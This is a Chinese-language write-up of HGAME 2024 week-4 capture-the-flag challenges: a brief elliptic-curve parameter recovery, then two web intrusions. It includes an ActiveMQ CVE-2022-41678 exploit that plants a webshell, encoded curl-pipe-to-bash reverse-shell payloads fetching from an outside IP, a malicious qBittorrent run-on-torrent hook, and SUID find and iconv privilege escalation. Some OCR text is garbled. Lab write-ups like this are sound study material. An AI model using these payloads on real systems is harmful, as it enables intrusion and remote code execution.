# **HGAME WEEK4**

# **CRYPTO**

# transformation


和21年cryptoctf一道题很相似

https://blog.cryptohack.org/cryptoctf2021-hard#rohald

原题是在给定曲线上的两对点的情况下,两次求解离散对数问题

本题给出了四对点

前半段还是一样的思路,需要先求出参数,可以把四个点都带入式子中得到四个整数的多项式,之后可以用对消的方法把c,d全部消掉,gcd之后可以得到kp,然后分解即可得到p。得到p之后简单的多项式互消也能得到c,d,直接套脚本



这样就恢复了曲线参数c,d,p

接下来是诵过eG求解G点的坐标

## **WEB**

# **Reverse and Escalation**

CVE-2022-41678

vulhub/activemq/CVE-2022-41678/README.md at master · vulhub/vulhub · GitHub

直接用p牛的exp打:

```
C:\Users\86183\Desktop\Hgame2024>python exp.py -u admin -p admin http://47.102.184.100:32280/
2024-02-22 11:06:04,001 - INFO - choice MBean 'org.apache.logging.log4j2:type=5faeada1' automatically
2024-02-22 11:06:04,992 - INFO - update log config
2024-02-22 11:06:05,895 - INFO - write webshell to http://47.102.184.100:32280/admin/shell.jsp?cmd=id
2024-02-22 11:06:06,799 - INFO - restore log config
```

### 接着弹shell即可:

```
1 admin/shell.jsp?cmd=bash -c
{echo%2CY3VybCBodHRwOi8vODEuNzAuMjUyLjI5LzEudHh0fGJhc2g%3D}|{base64%2C-d}|
{bash%2C-i}
```

```
activemq@gamebox-137-146-24e096ab5be7eb7d:/opt/activemq$ ls /
ls /
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
```

#### 接着find提权即可:

```
activemqqqamebox-13/-146-24e096ab5be/eb/d:/opt/activemq$ Tind / -perm -u=s -type T 2>/dev/null
<opt/activemq$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/passwd
/usr/bin/find
/usr/bin/sudo
/bin/su
/bin/mount
/bin/mount
```

```
active mq@gamebox-137-153-47b2183ed1ec785b:/opt/active mq\$ find /usr/bin/find -exec cat /f* \; <:/opt/active mq\$ find /usr/bin/find -exec cat /f* \; \\ hgame\{2c21ed80844a376fd45fac66015fa2ee1cfc1c3b\}
```

## Whose Home?

使用默认密码admin adminadmin登录

参考:Possible RCE being exploited · Issue #18731 · qbittorrent/qBittorrent · GitHub

找到设置:

```
시크 1 기 기 위기 보기가
☑ 新增 torrent 时运行外部程序 bash -c "(curl -s -L http://81.70.252.29/1.txt || wget -O - http://81.70.
☑ torrent 完成时运行外部程序 | bash -c "(curl -s -L http://81.70.252.29/1.txt || wget -O - http://81.70.
支持的参数(区分大小写):
```

- %N: Torrent 名称
- · %L: 分类
- %G: 标签 (以逗号分隔)
- %F: 内容路径 (与多文件 torrent 的根目录相同)
- %R: 根目录 (第一个 torrent 的子目录路径)
- · %D: 保存路径 • %C: 文件数
- %Z: Torrent 大小 (字节)
- %T: 当前 tracker • %I: 信息哈希值 v1
- %J: 信息哈希值 v2
- %K: Torrent ID

提示: 使用引号将参数扩起以防止文本被空白符分割(例如: "%N")

## payload:

```
1 bash -c "(curl -s -L http://81.70.252.29/1.txt || wget -0 -
  http://81.70.252.29/1.txt) | bash -s"
```

## 随便找个种子运行即可弹shell

```
gamebox-137-160-8d62be2f1eff42b6-qbittorrent:/run/s6-rc:s6-rc-init:kBccDN/servicedirs/svc-qbittorrent$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/package/admin/s6-overlay-helpers-0.1.0.1/command/s6-overlay-suexec
/usr/bin/iconv
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/chage
```

## iconv提权即可:

pamebox-137-160-8d62be2f1eff42b6-qbittorrent:/run/s6-rc:s6-rc-init:kBccDN/servicedirs/svc-qbittorrent\$/usr/bin/iconv -f IS0-8859-1 -t IS0-8859-1 /flag /usr/bin/iconv -f ISO-8859-1 -t ISO-8859-1 /flag hgame{c5ba2dff476d83baf908a9c9769b2d899fe36f33}

/usr/bin/iconv -f ISO-8859-1 -t ISO-8859-1 /flag